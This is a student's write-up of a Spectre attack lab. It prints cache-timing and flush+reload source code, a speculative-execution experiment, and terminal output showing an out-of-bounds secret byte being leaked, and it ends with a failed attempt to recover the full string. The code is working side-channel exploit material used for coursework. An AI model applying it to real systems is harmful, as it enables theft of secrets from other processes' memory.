
Computer Security

Extra Lab Demo: Spectre Attack Lab

Stephanie Salgado

Set up:



I unzipped and added the lab set up files into the shared folder. The C files were there.

Task 1: Reading from Cache versus from Memory

```
stephaniesalgado@VM:~/Share/Labsetup$ ls
CacheTime.c  FlushReload.c  SpectreAttack.c  SpectreAttackImproved.c  SpectreExperiment.c
stephaniesalgado@VM:~/Share/Labsetup$ cat CacheTime.c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;
  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;
  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);   junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
stephaniesalgado@VM:~/Share/Labsetup$
```

I begin by checking the contents of “CacheTime.c” using “cat”.

```
stephaniesalgado@VM:~/Share/Labsetup$ gcc -march=native -o CacheTime CacheTime.c
stephaniesalgado@VM:~/Share/Labsetup$ ls
CacheTime  CacheTime.c  FlushReload.c  SpectreAttack.c  SpectreAttackImproved.c  SpectreExperiment.c
stephaniesalgado@VM:~/Share/Labsetup$
```

Using the command “gcc -march=native -o CacheTime CacheTime.c”.

```
stephaniesalgado@VM:~/Share/Labsetup$ ./CacheTime
Access time for array[0*4096]: 256 CPU cycles
Access time for array[1*4096]: 356 CPU cycles
Access time for array[2*4096]: 420 CPU cycles
Access time for array[3*4096]: 194 CPU cycles
Access time for array[4*4096]: 376 CPU cycles
Access time for array[5*4096]: 412 CPU cycles
Access time for array[6*4096]: 1266 CPU cycles
Access time for array[7*4096]: 232 CPU cycles
Access time for array[8*4096]: 396 CPU cycles
Access time for array[9*4096]: 408 CPU cycles
stephaniesalgado@VM:~/Share/Labsetup$
```

```
stephaniesalgado@VM:~/Share/Labsetup$ ./CacheTime
Access time for array[0*4096]: 150 CPU cycles
Access time for array[1*4096]: 280 CPU cycles
Access time for array[2*4096]: 312 CPU cycles
Access time for array[3*4096]: 66 CPU cycles
Access time for array[4*4096]: 292 CPU cycles
Access time for array[5*4096]: 282 CPU cycles
Access time for array[6*4096]: 332 CPU cycles
Access time for array[7*4096]: 70 CPU cycles
Access time for array[8*4096]: 310 CPU cycles
Access time for array[9*4096]: 756 CPU cycles
stephaniesalgado@VM:~/Share/Labsetup$
```

Then, I execute using “./CacheTime”. I ran the command a couple of times and noticed that blocks 3 and 7 were accessed faster which must mean they are in the cache.

Task 2: Using Cache as a Side Channel

```
stephaniesalgado@VM:~/Share/Labsetup$ cat FlushReload.c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

uint8_t array[256*4096];
int temp;
unsigned char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void victim()
{
  temp = array[secret*4096 + DELTA];
}
void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
   addr = &array[i*4096 + DELTA];
   time1 = __rdtscp(&junk);
   junk = *addr;
   time2 = __rdtscp(&junk) - time1;
   if (time2 <= CACHE_HIT_THRESHOLD){
        printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n",i);
   }
  }
}

int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

I will be using “FlushReload.c” for this task.

```
stephaniesalgado@VM:~/Share/Labsetup$ gcc -march=native -o FlushReload FlushReload.c
stephaniesalgado@VM:~/Share/Labsetup$ ls
CacheTime  CacheTime.c  FlushReload  FlushReload.c  SpectreAttack.c  SpectreAttackImproved.c  SpectreExperiment.c
stephaniesalgado@VM:~/Share/Labsetup$
```

```
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
stephaniesalgado@VM:~/Share/Labsetup$
```

I repeat similar steps and get that the secret is “94”.

```
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[0*4096 + 1024] is in cache.
The Secret = 0.
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[0*4096 + 1024] is in cache.
The Secret = 0.
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
stephaniesalgado@VM:~/Share/Labsetup$ ./FlushReload
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

I ran this a couple more times and only seemed to get “94” or “0”. However, at one point I got both at the same time. Ultimately, the threshold seemed to hold up well and provide accurate results so I didn’t have to make any changes.

Task 3: Out-of-Order Execution and Branch Prediction

```
stephaniesalgado@VM:~/Share/Labsetup$ ls
CacheTime  CacheTime.c  FlushReload  FlushReload.c  SpectreAttack.c  SpectreAttackImproved.c  SpectreExperiment.c
stephaniesalgado@VM:~/Share/Labsetup$ cat SpectreExperiment.c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

int size = 10;
uint8_t array[256*4096];
uint8_t temp = 0;

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
    addr = &array[i*4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD){
        printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n", i);
    }
  }
}
```

```
  // Exploit the out-of-order execution
  _mm_clflush(&size);
  for (i = 0; i < 256; i++)
        _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);

  // RELOAD the probing array
  reloadSideChannel();

  return (0);
}
```

For this task, I have to use “SpectreExperiment.c” to observe the effect caused by an out-of-order execution. This will train the CPU and once it is trained a larger value will be passed.

```
stephaniesalgado@VM:~/Share/Labsetup$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
stephaniesalgado@VM:~/Share/Labsetup$ ls
CacheTime  CacheTime.c  FlushReload  FlushReload.c  SpectreAttack.c  SpectreAttackImproved.c  SpectreExperiment  SpectreExperiment.c
stephaniesalgado@VM:~/Share/Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
stephaniesalgado@VM:~/Share/Labsetup$
```

I compile using “gcc” and then run it. The experiment was a success.

Task 4: The Spectre Attack

```
stephaniesalgado@VM:~/Share/Labsetup$ gcc -march=native -o SpectreAttack SpectreAttack.c
stephaniesalgado@VM:~/Share/Labsetup$ ls
CacheTime  CacheTime.c  FlushReload  FlushReload.c  SpectreAttack  SpectreAttack.c  SpectreAttackImproved.c  SpectreExperiment  SpectreExperiment.c
stephaniesalgado@VM:~/Share/Labsetup$ ./SpectreAttack
secret: 0x558dce184008
buffer: 0x558dce186018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
stephaniesalgado@VM:~/Share/Labsetup$
```

```
stephaniesalgado@VM:~/Share/Labsetup$ ./SpectreAttack
secret: 0x558297e2f008
buffer: 0x558297e31018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
stephaniesalgado@VM:~/Share/Labsetup$ ./SpectreAttack
secret: 0x55575371c008
buffer: 0x55575371e018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
stephaniesalgado@VM:~/Share/Labsetup$ ./SpectreAttack
secret: 0x5589fbcca008
buffer: 0x5589fbccc018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
stephaniesalgado@VM:~/Share/Labsetup$ ./SpectreAttack
secret: 0x557543101008
buffer: 0x557543103018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
stephaniesalgado@VM:~/Share/Labsetup$ ./SpectreAttack
secret: 0x55e3cd324008
buffer: 0x55e3cd326018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
stephaniesalgado@VM:~/Share/Labsetup$
```

In this task, I repeat the same steps as before. The goal is to steal the secret value. I ran this more times and there were always two secrets, “0” and “83” as well as the letter “S”. It’s important to note that “083” is equivalent to the ASCII value of “S”.

Task 5: Improve the Attack Accuracy

```
stephaniesalgado@VM:~/Share/Labsetup$ gcc -march=native -o SpectreAttackImproved SpectreAttackImproved.c
stephaniesalgado@VM:~/Share/Labsetup$ ls
CacheTime  CacheTime.c  FlushReload  FlushReload.c  SpectreAttack  SpectreAttack.c  SpectreAttackImproved  SpectreAttackImproved.c  SpectreExperiment  SpectreExperiment.c
stephaniesalgado@VM:~/Share/Labsetup$ ./SpectreAttackImproved
*****
*****
*****
*****
```

I compiled and ran an “improved” version of “SpectreAttack”. Note, the “*****” kept repeating.

```
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 0()
The number of hits is 62
stephaniesalgado@VM:~/Share/Labsetup$
```

Finally, I got “0”. I kept getting this however, I noticed this wasn’t supposed to be the value.

```
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 255
stephaniesalgado@VM:~/Share/Labsetup$
```

I was still able to get the same result from the previous task before making some changes.

```
int max = 1;
for (i = 1; i < 256; i++){
  if(scores[max] < scores[i]) max = i;
}
```

I change these values to “1” from “0”.

```
stephaniesalgado@VM:~/Share/Labsetup$ nano SpectreAttackImproved.c
stephaniesalgado@VM:~/Share/Labsetup$ gcc -march=native -o SpectreAttackImproved SpectreAttackImproved.c
stephaniesalgado@VM:~/Share/Labsetup$ ./SpectreAttackImproved
*****
*****
```

I compile and run again.

```
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 231
stephaniesalgado@VM:~/Share/Labsetup$
```

Now, any time I ran the improved version I got “83(S)” without fail.

Task 6: Steal the Entire Secret String

Since we were able to get the first character of the secret string in the previous tasks, the goal for this task is now to get the whole secret string.

```
stephaniesalgado@VM:~/Share/Labsetup$ nano SpectreAttackCompleted.c
stephaniesalgado@VM:~/Share/Labsetup$ gcc -march=native -o SpectreAttackCompleted SpectreAttackCompleted.c
stephaniesalgado@VM:~/Share/Labsetup$ ./SpectreAttackCompleted
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆nstephaniesalgado@VM:~/Share/Labsetup$
```

I created and edited “SpectreAttackCompleted.c” and pasted the contents from “SpectreAttackImproved.c” then repeated the steps from the previous tasks. I kept trying, however I only got those weird diamonds each time.

Summary:

This attack lab was quite interesting to me. It was a nice change from python. I’m not well versed in C but the lab set up files had most of the code that was needed. I had never really seen how hardware can be used in attacks before. I find it hard to believe that exploits like this exist and can easily be taken advantage of by expert programmers. While doing the first two tasks, I liked being able to see how much quicker blocks 3 and 7 were compared to the others simply because of how much faster accessing cache is. I was kind of hoping I would be able to get task 6 working right away since most of the tasks had worked great before it, but instead I encountered a couple of problems. When I finally got an output I wasn’t even able to tell what it was. I’m not sure why I never got the whole string. Overall, I’m glad I decided to try this lab out.